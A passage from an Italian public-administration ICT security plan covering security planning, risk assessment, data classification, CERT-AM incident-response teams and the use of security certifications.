Come si è evidenziato, non si può prescindere dall'utilizzo di Internet per lo sviluppo dei servizi di e-government, tuttavia alcune attività possono richiedere livelli di sicurezza difficilmente ottenibili in Internet o raggiungibili con costi molto elevati.

Inoltre l'uso corretto di Internet richiede competenze che, seppure di livello base, potrebbero risultare difficilmente raggiungibili da alcune fasce di cittadini.

Per questi motivi dovranno essere rese disponibili modalità di accesso ai servizi di e-government che utilizzino anche mezzi comunicativi diversi da Internet.

Un esempio è il Sistema Pubblico di Connettività (SPC), che è stato progettato per essere utilizzato anche da cittadini ed imprese che siano dotati di opportune credenziali (per es. CIE e CNS). Tale sistema ha la stessa capillarità ed economicità di Internet, ma avendo un numero chiuso di utenti può fornire garanzie di sicurezza e di affidabilità superiori.

Un altro canale di erogazione dei servizi che potrà raggiungere nuove fasce di cittadini è costituito dal Digitale terrestre (DTV). Per essere efficaci, i servizi forniti attraverso questo nuovo mezzo trasmissivo dovranno essere caratterizzati da semplicità di utilizzo e livelli di sicurezza intrinseci. Per tale motivo è necessario che vengano adottate soluzioni che garantiscano la separazione del traffico delle transazioni DTV da quello di Internet. In generale è comunque auspicabile che si sviluppino sempre di più soluzioni fondate sull'esistenza di una pluralità di canali, dove ogni canale sarà caratterizzato da specifiche caratteristiche di usabilità, affidabilità e sicurezza.

Lo sviluppo dei nuovi canali di accesso dovrà accompagnarsi ad una efficace azione di divulgazione delle informazioni, in modo che il cittadino possa scegliere il canale più idoneo in relazione alle proprie esigenze e competenze.

## 5.2 LA PROTEZIONE DELLE INFORMAZIONI GESTITE DALLE AMMINISTRAZIONI

Tutte le PA devono adeguare i loro processi alla strategia definita dal presente documento, in modo da assicurare un livello di sicurezza commisurato all'importanza dei servizi resi a cittadini ed imprese.

Il Piano Nazionale, insieme al modello organizzativo, delinea i principi e lo schema delle azioni che saranno svolte per la sicurezza; ciascuna Amministrazione mantiene invece la responsabilità delle scelte di tipo tecnico/organizzativo e della cura della sicurezza nello svolgimento degli adempimenti istituzionali.

In generale, prescindendo dalle dimensioni e dai compiti del soggetto pubblico, esso dovrà:

- a) curare la sicurezza attraverso momenti di pianificazione e verifica;

- b) adottare in ogni caso le misure minime previste dal D. Lgs. 196/2003 tenendo presente anche le indicazioni a riguardo di cui alla Direttiva della Presidenza del Consiglio dei Ministri – funzione pubblica del 11 febbraio 2005 paragrafo 2;
- c) inserire nei contratti di fornitura di beni e servizi opportune clausole, a garanzia del rispetto dei requisiti di sicurezza.

Queste indicazioni di carattere generale dovranno concretizzarsi in azioni che dipenderanno dalle dimensioni, dall'articolazione e dai compiti delle singole amministrazioni.

### 5.2.1 LA PIANIFICAZIONE DELLA SICUREZZA

Qualunque processo produttivo richiede una fase di pianificazione che ha lo scopo non solo di delineare i percorsi realizzativi, ma anche di condividere le scelte e verificarne l'efficacia rendendo possibile il miglioramento continuo del processo. Questa pianificazione deve riguardare tutti gli aspetti che incidono sulle caratteristiche del processo, tra cui la sicurezza. Un esempio della fase di pianificazione che riguarda la protezione dei dati personali è rappresentata dal Documento programmatico della sicurezza previsto dal Decreto legislativo 30 giugno 2003 n. 196 (di seguito indicato come Documento programmatico).

Va ricordato che l'attività di pianificazione della sicurezza informatica è oramai divenuta indispensabile in tutti i contesti<sup>15</sup>, per l'elevata pervasività degli strumenti elettronici e la varietà dei rischi dovuti all'interconnessione sempre più spinta. In generale, la pianificazione della sicurezza deve considerare lo scenario di rischio ed i vincoli di natura contrattuale e normativa. Questa pianificazione deve essere periodicamente rivista per tenere conto delle variazioni del contesto e per migliorare le protezioni in funzione delle esperienze intercorse.

Ciascuna amministrazione dovrà considerare periodicamente le problematiche di sicurezza che la riguardano e pianificare le azioni necessarie per ottenere una adeguata tutela delle informazioni gestite.

È inoltre opportuno che questa fase di pianificazione sia formalizzata in un documento, condiviso dal vertice dell'organizzazione, all'interno del quale siano riportate le soluzioni che si intende adottare e le relative motivazioni. Il dettaglio e l'articolazione di questo documento dipenderanno dalla complessità delle problematiche trattate.

Nella fattispecie, se l'amministrazione tratta anche dati personali, potrà scegliere se:

- produrre un documento specifico dedicato al tema della *privacy* ed un documento di pianificazione generale, oppure
- adempiere alle prescrizioni del citato Decreto legislativo 30 giugno 2003 n. 196 (Codice per la tutela dei dati personali – brevemente “Codice”) e dalla citata Direttiva del 11 febbraio 2005 in occasione dell'attività di pianificazione della sicurezza.

Quest'ultima soluzione è certamente più economica, perché non presenta significativi costi aggiuntivi rispetto ad un'attività che occorre in ogni caso condurre per gestire correttamente un sistema informativo. In quest'ultimo caso è comunque opportuno dare conto di come siano stati assolti gli adempimenti previsti dal Codice e dalla citata Direttiva

<sup>15</sup> Le linee guida dell'OCSE per la sicurezza delle reti e dei sistemi informativi stabiliscono che chiunque, anche un singolo utente, deve pianificare (principi 6 e 7) e quindi gestire (principi 8 e 9) la sicurezza dei propri strumenti informatici

indicando chiaramente, nel documento di pianificazione, le parti che hanno attinenza con la tutela dei dati personali.

Tale documento può avere la forma e la struttura che si ritiene più efficace, purché contenga almeno quanto previsto dal Codice e risulti formalmente approvato dal Titolare o dal Responsabile.

### ***La valutazione dei rischi***

L'attività di pianificazione richiede una fase di analisi delle esigenze che, nel caso della sicurezza, si esplica attraverso la valutazione dei rischi. Nella fase di valutazione dei rischi vengono appunto individuati i problemi di sicurezza (rischi) che si ritiene necessario o opportuno fronteggiare.

Quest'attività può essere svolta con diverso livello di dettaglio, ricorrendo eventualmente a consulenze di esperti o all'ausilio di metodologie e prodotti (cosiddetti prodotti di *risk assessment*).

Senza entrare nel merito delle scelte specifiche, si può affermare che l'impegno per tale fase dovrebbe essere commisurato all'entità dei beni da proteggere, ossia alla complessità del sistema informativo ed ai volumi di dati trattati.

Questa attività ha l'obiettivo di individuare i rischi significativi al momento dell'analisi ed elencarli al fine di consentirne la gestione efficace.

Per quanto concerne le modalità con cui individuare tali rischi, a seconda del contesto di analisi potranno essere adottati diversi metodi che vanno dalla semplice elencazione dei rischi incombenti "secondo letteratura", alla individuazione puntuale di vulnerabilità e minacce con l'ausilio di strumenti specializzati.

### ***Le misure di sicurezza***

Il processo tradizionale di pianificazione della sicurezza prevede che, per ogni rischio individuato, sia deciso il modo di trattarlo<sup>16</sup>.

I metodi correnti ed i prodotti commerciali di valutazione dei rischi consentono di individuare le soluzioni ottimali sulla base di considerazioni che mirano ad ottimizzare il rapporto tra costi e benefici, spesso con analisi di tipo economico<sup>17</sup>.

Nell'utilizzare tali metodi, occorre ricordare che l'obiettivo del Codice è quello di assicurare *comunque* adeguate garanzie di sicurezza, a tutela dei dati personali custoditi da terzi.

Pertanto, nel caso di utilizzo di prodotti di valutazione dei rischi (*risk assessment*), occorre tenere presente l'obiettivo di individuare "idonee misure" dal punto di vista della tutela dei dati personali, prescindendo da considerazioni di tipo economico; nondimeno i risultati di analisi di tipo costi/benefici potranno essere considerati qualora conducano a maggiori protezioni rispetto a quelle ritenute idonee per la sicurezza dei dati sensibili.

Relativamente ai criteri con cui devono essere individuate le misure "idonee", si osserva che occorre perlomeno mettere in atto quelle contromisure che assicurano una sicurezza

<sup>16</sup> Secondo la letteratura, questa fase della pianificazione della sicurezza prende il nome di *risk treatment* (cfr. guida ISO/IEC 73:2002 - Risk management - Vocabulary - Guidelines for use in standard)

<sup>17</sup> Ciò è vero soprattutto per i prodotti che usano il metodo quantitativo che considera, tra i fattori di scelta, l'esposizione economica al rischio (EAC - Estimated Annual Cost) ed il ritorno negli investimenti (ROI - Return On Investment).



di tipo operativo, ossia la tutela di integrità e riservatezza dell'informazione in condizione di esercizio ordinario.

La responsabilità della scelta è in ogni caso a carico del titolare o del responsabile del trattamento che, per competenze professionali (proprie o interne all'organizzazione) e/o grazie a consulenze esterne, devono essere in grado di effettuare le scelte ottimali in relazione agli obiettivi del Codice.

Comunque, di norma, sono necessarie competenze specialistiche solo nel caso di sistemi complessi in cui vengono gestite diverse tipologie di dati sensibili; invece, nei casi frequenti in cui le problematiche di sicurezza siano riconducibili a situazioni "tipiche", è possibile fare riferimento ad indicazioni generali dettate dal buon senso e dall'esperienza (c.d. buona prassi), eventualmente fornite da associazioni di categoria o enti aggreganti.

### ***Sicurezza dei dati***

È necessario garantire la confidenzialità, l'integrità e la disponibilità dei dati presenti nel sistema informativo della PA. A tal fine ogni amministrazione deve intraprendere le adeguate misure tecnologiche e organizzative affinché:

- i dati riservati trattati da una amministrazione siano protetti nei riguardi di ogni tipo di accesso e di consultazione illeciti. In questi casi, deve essere possibile risalire con certezza all'autore degli stessi;
- tutti i dati trattati da una amministrazione siano protetti da modifiche non autorizzate. Nel caso in cui comunque questo evento dovesse verificarsi, è necessario che siano state prese misure preventive atte a ripristinare il dato al suo valore corretto, ed individuare inequivocabilmente l'autore delle modifiche;
- i dati di ogni amministrazione siano resi disponibili a chi ha la facoltà di consultarli, con un livello di disponibilità non inferiore a quanto concordato con i rispettivi responsabili dei dati. In caso di guasti o malfunzionamenti devono essere messe in atto tutte le contromisure per garantire il ripristino tempestivo degli stessi.

### ***Sicurezza nelle applicazioni software***

Fonti internazionali concordano nell'individuare nel software la principale fonte di incidenti informatici, che possono essere causati da errori involontari commessi in fase di programmazione o da bombe logiche, trojan horse o da altri programmi illeciti (trap door, super zapping...) inseriti dolosamente durante la stessa fase o successivamente. Un errore di questo tipo o l'inserimento di un programma illecito può consentire l'effettuazione di attacchi informatici che vanno dalla violazione della confidenzialità/integrità dei dati sino al blocco del sistema. È quindi necessario che ogni amministrazione che crea o commissiona nuove applicazioni o le modifiche di esse preveda dei meccanismi affinché le stesse siano sviluppate secondo le più moderne tecniche di progettazione/programmazione sicura al fine di ridurre le presenza di errori software che potrebbero minacciare la sicurezza del sistema che le esegue e che consenta, in caso di malfunzionamento, la possibilità di operare sull'applicazione anche da parte di persone estranee al suo progetto iniziale, in tempi ragionevoli.

### ***Sicurezza dei servizi di rete***

Internet è una fonte incomparabile di informazione ed un potente mezzo di comunicazione. In questo senso ne va incoraggiato l'uso. Molte amministrazioni hanno ormai sviluppa-



to una forte dipendenza da questi servizi tanto da non essere più in grado, in genere, di far fronte ad un loro blocco quando lo stesso si protragga per qualche tempo. Per contro va evitato che i dipendenti dell'amministrazione usino la rete per la diffusione di informazioni riservate o, sfruttando la loro veste ufficiale, diffondano informazioni false in nome dell'istituzione, oppure dedichino il loro tempo lavorativo ad attività non attinenti alle loro mansioni, o addirittura ad attività penalmente illecite. Non bisogna poi dimenticare che Internet può essere la sorgente più importante, dal punto di vista statistico, di attacchi remoti o della diffusione di virus o worm che possono compromettere il corretto funzionamento dell'intero sistema. Per far fronte a questi problemi, nella predisposizione e messa in opera di servizi di rete, è necessario tenere fermi i seguenti obiettivi:

- tutti i dipendenti dell'amministrazione sono tenuti ad utilizzare i servizi di rete solo nell'ambito delle proprie mansioni di lavoro secondo direttive circostanziate, essendo consapevoli che ogni accesso ad Internet può essere facilmente ricondotto alla persona che lo ha effettuato. Occorre quindi che i dipendenti si comportino con il massimo livello di professionalità quando operano in Internet evitando eventi dannosi anche al fine di non danneggiare l'immagine dell'amministrazione;
- vanno messe in atto tutte le necessarie precauzioni al fine di evitare che intrusi possano intromettersi, attraverso Internet, nel sistema informatico della PA o che attraverso Internet possano essere introdotti virus o altre forme di codice maligno ma deve essere anche richiamata, ad esempio, l'attenzione dei dipendenti sulle possibili conseguenze dell'abbandono della propria postazione informatica lasciando incautamente inserita la propria password;
- inoltre devono essere realizzate tutte le infrastrutture necessarie per far fronte all'evenienza di un attacco informatico di qualunque forma (particolarmente nei confronti dei cosiddetti netstrike e DoS e DDoS) alle strutture del sistema informatico dell'amministrazione. In conclusione è assolutamente necessario proteggere da possibili danneggiamenti o intrusioni tutte le risorse coinvolte ed adottare tutte le misure necessarie per poter consentire, oltre che il ripristino del sistema, ove del caso anche l'individuazione dell'attaccante, coinvolgendo all'uopo anche le forze dell'ordine competenti ed effettuando scrupolosamente le dovute segnalazioni agli organi giudiziari ed amministrativi competenti.

### 5.2.2 INFORMATIVA E SENSIBILIZZAZIONE

Il fattore umano è l'elemento chiave per l'attuazione di un sistema di sicurezza. Affinché le misure di sicurezza individuate siano efficaci, è necessario che tutti pongano la necessaria cura nell'impiego delle protezioni e sviluppino la capacità di partecipare attivamente alla gestione della sicurezza.

La pianificazione della sicurezza non può ignorare tale aspetto e dunque deve prevedere opportune azioni per sensibilizzare gli addetti ai lavori e gli utenti: informazione, formazione, eventi divulgativi<sup>18</sup>.

Le modalità e la consistenza delle attività formative devono essere individuate in coerenza con le dimensioni e la complessità del sistema informativo ed in funzione dei livelli di rischio evidenziati nelle precedenti fasi.

<sup>18</sup> Si ricorda che il Codice per la protezione dei dati personali prevede che nel Documento programmatico venga data evidenza delle attività formative pianificate per gli incaricati del trattamento dei dati sensibili e giudiziari.

Si pone comunque l'accento sull'importanza della formazione sulla sicurezza, al di là degli obblighi previsti dal Codice. A tal proposito si osserva che oggi sono disponibili diversi strumenti per la formazione (corsi in aula, WBT, seminari, *e-learning*, ...) per cui, in fase di pianificazione, possono essere individuati gli strumenti più idonei in relazione all'obiettivo formativo ed ai vincoli di natura economica ed organizzativa.

### 5.2.3 LA CLASSIFICAZIONE DEI DATI E LE POLITICHE DI ACCESSO E FRUIZIONE

Una corretta gestione dei dati deve tenere conto di una qualche gerarchia di conoscibilità sia in termini generali che più specificamente in relazione agli obblighi di legge derivanti dalla tutela dei dati personali. È quindi necessario che le PA classifichino i dati anche nell'ottica di dover contemporaneamente definire le politiche di accesso agli stessi. La classificazione dei dati risulta poi addirittura indispensabile quando il trattamento avviene tramite l'uso delle tecnologie dell'informazione. Le regole che in ogni caso devono essere rispettate sono quelle della tutela dei dati personali, di accesso ai documenti amministrativi, di tutela del segreto e divieto di divulgazione.

La classificazione dei dati costituisce il punto di partenza per determinare come avviene il trattamento dei dati stessi, ad esempio per quanto tempo sono trattenuti prima di essere distrutti, come sono trattati (dati confidenziali, pubblici, ecc.) e come sono protetti.

Ovviamente la classificazione, in generale, avviene in base alle esigenze operative, alla normativa vigente e a tutto ciò che fa parte del "modus operandi" dell'organizzazione, avendo in ogni caso un impatto sull'intera struttura.

Nella PA possiamo considerare tre tipologie di dati:

- dati amministrativi;
- dati del personale;
- dati di log (registro) del sistema ICT.

I dati amministrativi sono quelli relativi al processo amministrativo della specifica organizzazione. Ad essi si applicano le limitazioni nel trattamento derivanti dalla normativa sulla tutela dei dati personali, dallo specifico procedimento che l'amministrazione svolge e in generale dal principio generale del segreto d'ufficio.

I dati del personale sono quelli relativi al funzionamento dell'organizzazione. Spesso questi dati hanno una valenza generalizzata e quindi vengono anche trattati al di fuori dell'organizzazione che li ha generati, aumentando quindi il rischio derivante da una cattiva o mancante classificazione del dato.

Infine, i dati di log del sistema ICT costituiscono le "tracce" del funzionamento e dell'utilizzo che viene fatto, all'interno dell'organizzazione del sistema ICT. Tali dati possono essere utilizzati per denunciare un uso irregolare del sistema ICT da parte del personale, piuttosto che delle azioni di pirateria informatica provenienti dalla rete interna o da Internet.

In ogni caso i rischi che si corrono quando non si dispone di un adeguato processo di classificazione dei dati sono:

- perdita di informazioni critiche dovuta a un trattamento inadeguato;
- compromissione di dati confidenziali durante la trasmissione;
- distruzione o danneggiamento dei dati in seguito all'omissione o all'insufficienza di misure di sicurezza;
- diffusione di informazioni non autorizzate a causa di carente o non presente classificazione.

Come ausilio alla classificazione dei dati è possibile utilizzare dei questionari basati sullo standard ISO/IEC 17799 allegato. Maggiori dettagli su questo tipo di questionari vengono dati nel documento relativo al “Modello Organizzativo” <sup>19</sup>.

Le politiche di accesso ai dati sono fortemente dipendenti dalla loro classificazione. Nella PA è opportuno che la classificazione tenga conto dei tre livelli generali:

- dati confidenziali;
- dati d'ufficio;
- dati pubblici.

A tali livelli, eventualmente, può essere aggiunto il livello “dati soggetti al diritto di accesso”. L'analisi del rischio evidenzia la criticità del dato, la sua classificazione e le misure di protezione alle quali il dato stesso deve essere sottoposto.

L'accesso al dato deve essere possibile a tutte le amministrazioni che devono utilizzare tale dato per lo svolgimento dei loro compiti istituzionali, nel rispetto della normativa in materia di protezione dei dati personali, in base alla titolarità del dato.

In tutti gli altri casi l'accesso al dato deve essere regolato in base alla classificazione dello stesso e ai limiti imposti dalla normativa sulla tutela dei dati personali. Per esempio un dato interno dell'amministrazione non potrà essere consultato da un cittadino a meno che non rientri tra quelli per i quali il cittadino ha il diritto di accesso.

È necessario svolgere un'analisi che consenta, attraverso valutazioni oggettive, di predisporre uno schema per la classificazione delle informazioni presenti all'interno di ogni amministrazione, intendendo con ciò il contenuto degli archivi, delle basi di dati, dei dati in fase di trasmissione, delle copie storiche, dei file di log, dei messaggi di posta elettronica, ecc. Tale schema dovrà anche consentire di diversificare le informazioni in funzione della loro importanza strategica e giuridica nell'ambito dell'amministrazione pubblica. Inoltre lo schema dovrà essere applicato a tutte le informazioni e seguire le seguenti indicazioni per la classificazione delle informazioni:

- *Livello 3 (dati riservati)*: dati che se divulgati possono comportare procedimenti di tipo penale o civile contro l'amministrazione e dati strategicamente rilevanti (per es. dati personali sensibili e giudiziari);
- *Livello 2 (dati critici)*: dati che se divulgati possono comportare responsabilità di tipo amministrativo o danneggiare terze parti; dati che se diffusi con valori diversi da quelli reali possono comportare disguidi nello svolgimento di pratiche amministrative e malfunzionamenti dell'amministrazione anche per quanto riguarda il movimento di merci e di persone;
- *Livello 1 (dati pubblici)*: Tutti i dati del sistema informativo dell'amministrazione non appartenenti alle due categorie precedenti.

Analogha procedura dovrà essere applicata ai servizi informatici svolti dall'amministrazione, ed ai sistemi informatici pubblici.

Per ogni categoria di beni dovrà essere successivamente individuato il livello di rischio e dovranno essere definite le necessarie contromisure per la riduzione del rischio, in relazione al livello di criticità della risorsa protetta. Nell'individuazione di tali contromisure dovranno essere rispettate le indicazioni sotto descritte.

<sup>19</sup> Modello Organizzativo Nazionale di sicurezza ICT per la Pubblica Amministrazione.

#### 5.2.4 I CERT-AM

Presso le amministrazioni centrali dovranno essere istituiti specifici gruppi o uffici per la prevenzione e la gestione dei problemi causati da incidenti o attacchi al sistema informatico. Tali unità organizzative prendono il nome di CERT-AM (Computer Emergency Response Team dell'amministrazione).

##### **Comunità di riferimento**

La comunità di riferimento di un CERT-AM è costituita dagli utenti della propria amministrazione, ove gli utenti comprendono sia gli utenti finali che le direzioni ed i servizi coinvolti nella prevenzione e gestione degli incidenti di sicurezza informatica.

##### **Servizi erogati**

Alcuni aspetti del contesto organizzativo in cui opera uno specifico CERT-AM, quali la modalità centralizzata o distribuita e la collocazione nell'ambito dell'amministrazione di riferimento di alcune attività operative (effettuate direttamente dal gruppo CERT-AM o da altre funzioni interne), influiscono sulla sua missione e quindi sui servizi che decide di erogare.

In base alle precedenti considerazioni nonché alle capacità intrinseche di uno specifico CERT-AM e, premesso che, in presenza del CERT di coordinamento, i servizi di un CERT-AM rispondono più a criteri di operatività e reattività piuttosto che di proattività, si individuano nei seguenti i servizi che un CERT-AM deve erogare alla sua comunità di riferimento.

##### SERVIZI REATTIVI

- *Early warning*
- Gestione degli incidenti: analisi; risposta on site; supporto alla risposta
- Gestione delle vulnerabilità: risposta alle vulnerabilità

##### SERVIZI PROATTIVI

- Disseminazione di informazioni relative alla sicurezza
- Raccolta di informazioni
- Configurazione e manutenzione
- *Intrusion Detection*
- Verifiche e valutazioni

In passato, si intendeva per incidente di sicurezza informatica un evento avverso relativo alla sicurezza, che comportava una perdita di riservatezza, di integrità o di disponibilità dei dati. L'insorgere di nuovi tipi di incidenti di sicurezza informatica ha reso necessario rivedere la definizione di incidente, che può attualmente essere meglio definito oggettivamente come la violazione o l'imminente minaccia di violazione della politica di sicurezza informatica o delle prassi di sicurezza standard.

Le minacce alla sicurezza sono diventate non solo più numerose e disparate ma anche più dannose e dirompenti anche perché emergono frequentemente nuovi tipi di attentati alla sicurezza. Le attività di prevenzione basate sui risultati della valutazione dei rischi possono diminuire il numero di tali eventi; tuttavia, come è noto, gli incidenti non possono essere totalmente evitati: infatti qualsiasi contromisura, anche la più efficace, non è in grado di

garantire una protezione totale. È su questo presupposto che le tecniche più attuali e moderne di sicurezza informatica prevedono tre aree: protezione dagli incidenti di sicurezza; rilevazione degli incidenti; reazione agli incidenti. A queste tre aree, ne va aggiunta una quarta focalizzata al miglioramento della protezione sulla base degli incidenti avvenuti.

Assume quindi priorità la predisposizione di una procedura per la gestione degli incidenti e l'approntamento di uno specifico presidio organizzativo denominato, come già detto, CERT-AM (Computer Emergency Response Team dell'Amministrazione) formato da tecnici specialisti delle varie aree tecnologiche e da esperti dell'amministrazione.

Va osservato che la gestione degli incidenti è strettamente legata alla pianificazione delle eventualità critiche.

La struttura di gestione degli incidenti deve essere considerata una componente della pianificazione, poiché garantisce la possibilità di rispondere rapidamente ed efficientemente all'evento negativo e di portare a termine le normali operazioni in seguito a danneggiamento, inteso quest'ultimo termine in senso ampio.

Occorre in proposito prevedere le seguenti attività:

- contenimento e riparazione del danno derivante dagli incidenti;
- prevenzione dei danni futuri;
- individuazione dei benefici collaterali.

Occorre ricordare che appare estremamente importante imparare a rispondere in maniera efficace ad un incidente. Le ragioni principali sono, come indicato nell'allegato 2, paragrafo 7 della citata Direttiva del 16 gennaio 2002:

- evitare danni diretti alle persone;
- evitare danni economici: se il personale che deve rispondere ad un incidente è stato adeguatamente istruito, il tempo richiesto a queste persone per gestire l'incidente è ragionevolmente limitato e possono essere utilizzate in altri ambiti;
- proteggere le informazioni classificate, sensibili o proprietarie, tenendo presente che uno dei danni maggiori di un incidente alla sicurezza è che l'informazione potrebbe rivelarsi irrecuperabile. Un'opportuna gestione degli incidenti minimizza questo pericolo;
- limitare i danni all'immagine dell'organizzazione: le notizie sugli incidenti di sicurezza tendono a danneggiare il rapporto di fiducia tra un'organizzazione, le persone, le altre organizzazioni e l'opinione pubblica.

È importante stabilire con anticipo la priorità delle azioni da compiere durante un incidente. A volte un incidente può essere troppo complesso da fronteggiare in modo globale e simultaneo in tutte le sue implicazioni quindi è essenziale stabilire le priorità. Queste sono, come sopra indicate e come in sintesi indicate nel paragrafo 7 della citata direttiva:

- Priorità 1: proteggere la sicurezza delle persone.
- Priorità 2: proteggere i dati classificati o sensibili.
- Priorità 3: proteggere gli altri dati, inclusi i dati scientifici, proprietari e relativi alla gestione.
- Priorità 4: prevenire i danni al sistema.
- Priorità 5: minimizzare i danni alle risorse tecnologiche ed elaborative.

**Risposta all'incidente**

La risposta ad un incidente si svolge attraverso le fasi di contenimento, di eliminazione, di ripristino e di azione successiva all'incidente.

Le procedure per trattare questo tipo di problema devono essere chiaramente formalizzate e comunicate. Occorre prevedere, come indicato sempre nel paragrafo 7 della citata Direttiva:

- chi ha l'autorità di decidere quali azioni intraprendere;
- in che momento e se deve essere coinvolto il personale del *law enforcement*;
- nel caso di accesso abusivo in qual modo e quando, l'organizzazione deve cooperare con altre per cercare di risalire all'intruso;
- secondo le circostanze, se l'intrusione deve essere fermata immediatamente dopo il rilevamento o l'intruso deve poter continuare la sua attività, per poterla registrare e utilizzare come prova.

La squadra di intervento deve essere preparata a rilevare ed a reagire agli incidenti garantendo, come indicato dal più volte citato paragrafo 7 della Direttiva del 16 gennaio 2002:

- risposta efficace e preparata;
- centralizzazione e non duplicazione degli sforzi;
- incremento della consapevolezza degli utenti rispetto alle minacce.

Una squadra di risposta agli incidenti è costituita da alcune componenti fondamentali, tra cui un ufficio di help desk, una linea di comunicazione centralizzata e il personale con adeguate capacità tecniche ed organizzative.

Caratteristiche fondamentali di una squadra di intervento sono, sempre dal sopra citato paragrafo 7 della Direttiva del 16 gennaio 2002:

- la dimensione e l'area di impiego della squadra, che nella maggior parte dei casi è l'organizzazione stessa;
- la struttura, che può essere centralizzata, oppure distribuita;
- i meccanismi di comunicazione centralizzati per diminuire i costi operativi e il tempo di risposta;
- i meccanismi di allarme distribuiti nell'area che viene servita dalla squadra;
- il personale con competenze tecniche e con capacità di comunicare e di tenere la situazione sotto controllo.

**5.3 L'UTILIZZO DELLE CERTIFICAZIONI DI SICUREZZA NELLE PA**

Nel presente paragrafo vengono riportate le indicazioni fornite dal Comitato tecnico nazionale per la sicurezza informatica e delle telecomunicazioni nelle PA con il documento "Linee guida per la certificazione di sicurezza ICT nella PA" approvato nel luglio 2005. Tali indicazioni riguardano sia i contesti nei quali utilizzare la certificazione sia le modalità secondo le quali eseguirla.



La certificazione dell'IT security in accordo agli standard riconosciuti a livello internazionale rappresenta un mezzo importante per instaurare la fiducia tra le varie parti che intervengono con diversi ruoli nell'ambito della sicurezza ICT. Esistono vari tipi di certificazione che differiscono sia per quanto concerne l'oggetto certificato, sia per le norme di riferimento utilizzate per la certificazione. Per quanto riguarda il primo aspetto si indicano la certificazione del processo di gestione della sicurezza, la certificazione del sistema/prodotto ICT (recentemente disciplinata in Italia dal DPCM 30 ottobre 2003, pubblicato sulla G.U. n. 98 del 27 aprile 2004), la certificazione di specifiche implementazioni di dispositivi crittografici, la certificazione della competenza del personale in materia di sicurezza. Per ciò che concerne invece le norme di riferimento, la certificazione di sistema/prodotto ICT si avvale dello standard ISO/IEC IS 15408 (*Common Criteria*). La certificazione del processo di gestione è invece eseguita in accordo allo standard ISO/IEC IS 27001 (derivato dallo standard britannico BS7799:2), la certificazione dell'implementazione di dispositivi crittografici in accordo allo standard statunitense FIPS 140 e quella professionale del personale in accordo a norme di riferimento sviluppate da varie associazioni per lo più statunitensi.

### 5.3.1 CONTESTI IN CUI UTILIZZARE LA CERTIFICAZIONE

Le indicazioni contenute nel presente paragrafo hanno l'obiettivo di stimolare l'uso dei servizi di certificazione soprattutto nei contesti a più elevata criticità individuabili all'interno della PA. Successivamente, compatibilmente con i vincoli di carattere economico, si potranno fornire ulteriori indicazioni ai fini di estendere l'utilizzo di tali servizi, graduando opportunamente il livello delle certificazioni, a contesti cui sia associabile un rischio meno elevato.<sup>20</sup>

#### ***Contesti a massima priorità (certificazione altamente raccomandata)***

Per ciò che concerne la criticità dei contesti appare prioritario citare quelli *attinenti alla tutela dell'incolumità fisica e della salute dei cittadini*. Si tratta infatti di contesti per i quali, in settori diversi da quello relativo alle tecnologie ICT, lo Stato ha ritenuto non sufficienti le autocertificazioni o le certificazioni volontarie ed ha quindi introdotto l'obbligo di verifiche di terza parte.<sup>21</sup> Per ciò che concerne in particolare l'incolumità dei cittadini è evidente la notevole importanza dei contesti che afferiscono al mantenimento dell'ordine pubblico, alla tutela della sicurezza dei cittadini, alla protezione civile, alle infrastrutture critiche<sup>22</sup> (servizi di trasporto, di comunicazione, di erogazione dell'energia elettrica,

<sup>20</sup> Ciò risulta in linea, ad esempio, con l'orientamento del governo statunitense (cfr. "CCIMB-2004-02-09, "Assurance Continuity: CCRA Requirements") il quale si propone di verificare, dal punto di vista della fattibilità economica, l'estensione dell'obbligo di certificazione ai sistemi/prodotti ICT utilizzati da tutte le agenzie federali, anche nei casi in cui non trattino informazioni classificate. Il governo statunitense prevede peraltro che, qualora tale estensione possa essere effettuata, essa influenzerebbe molto positivamente il mercato dei prodotti ICT consentendo di godere dei relativi benefici anche al di fuori del contesto governativo.

<sup>21</sup> Si possono a tal proposito citare ad esempio i collaudi straordinari e periodici (da parte delle ASL o di organismi notificati) degli impianti ascensore, la certificazione (da parte delle Motorizzazioni civili o di privati abilitati) del corretto funzionamento degli impianti di sicurezza dei veicoli (freni, luci, avvisatore acustico, ecc.) nonché della quantità di sostanze nocive contenute nei gas di scarico emessi dai veicoli stessi, la certificazione, da parte di tecnici abilitati, del corretto funzionamento delle caldaie a gas, ecc.

<sup>22</sup> La raccomandazione di eseguire certificazioni di sicurezza nell'ambito delle infrastrutture critiche è stata espressa anche dal governo statunitense nel documento [3].

di distribuzione del gas e dell'acqua, ecc.). Per molti dei contesti citati, specifici settori della PA hanno competenze esclusive ed una piena autonomia nelle scelte organizzative ed operative. In questi casi quindi, ancor più che in generale, le indicazioni fornite costituiscono suggerimenti miranti a consentire la fruizione dei benefici della certificazione negli ambiti che appaiono più appropriati. Non vengono invece presi in considerazione i contesti relativi alla tutela delle informazioni coperte dal segreto di stato, per i quali è vigente già dal 1995 l'obbligo di certificazione della sicurezza ICT. L'importanza di eseguire certificazioni di sicurezza ICT nei contesti relativi alla tutela dell'incolumità fisica e della salute dei cittadini risulta evidente una volta che si consideri il ruolo sempre più centrale che i sistemi ICT stanno assumendo in tali contesti. Un malfunzionamento, accidentale o provocato, di tali sistemi può infatti in molti casi produrre gravissimi danni alle persone, se non addirittura la perdita di numerose vite umane.

Altri contesti a priorità molto elevata dal punto di vista della certificazione di sicurezza sono quelli in cui *il danno, pur essendo solo di tipo economico, può essere comunque molto rilevante sia per il cittadino sia per lo stato*. Per alcuni di questi contesti esistono dei precedenti nella legislazione italiana, come dimostra il caso della firma digitale. Affinché a quest'ultima possa essere riconosciuto il valore legale, infatti, alcuni dei dispositivi ICT che la gestiscono devono essere obbligatoriamente sottoposti ad un processo di valutazione/certificazione. Altre situazioni nelle quali si possono verificare ingenti danni per lo stato sono ad esempio quelle riferibili a eventuali mancate entrate attraverso imposte e tributi o al mancato conseguimento di benefici in termini di contenimento della spesa pubblica. Per quanto riguarda quest'ultimo aspetto la certificazione di sicurezza può sicuramente svolgere un ruolo importante, ad esempio, nel generare fiducia nei cittadini circa la fruizione in forma telematica di servizi della PA normalmente erogati nella forma tradizionale, la quale molto spesso risulta sensibilmente più onerosa in termini economici per lo stato. In alcuni di questi casi, quali ad esempio il voto elettronico o i servizi nei quali vengono trattati dati personali sensibili, oltre al beneficio in termini economici per lo stato si può peraltro ravvisare anche quello di aver sottoposto a verifica di terza parte la tutela che gli apparati ICT sono in grado di assicurare al cittadino quando quest'ultimo li utilizza per esercitare le proprie *libertà ed i propri diritti fondamentali*.

### **Altri contesti critici**

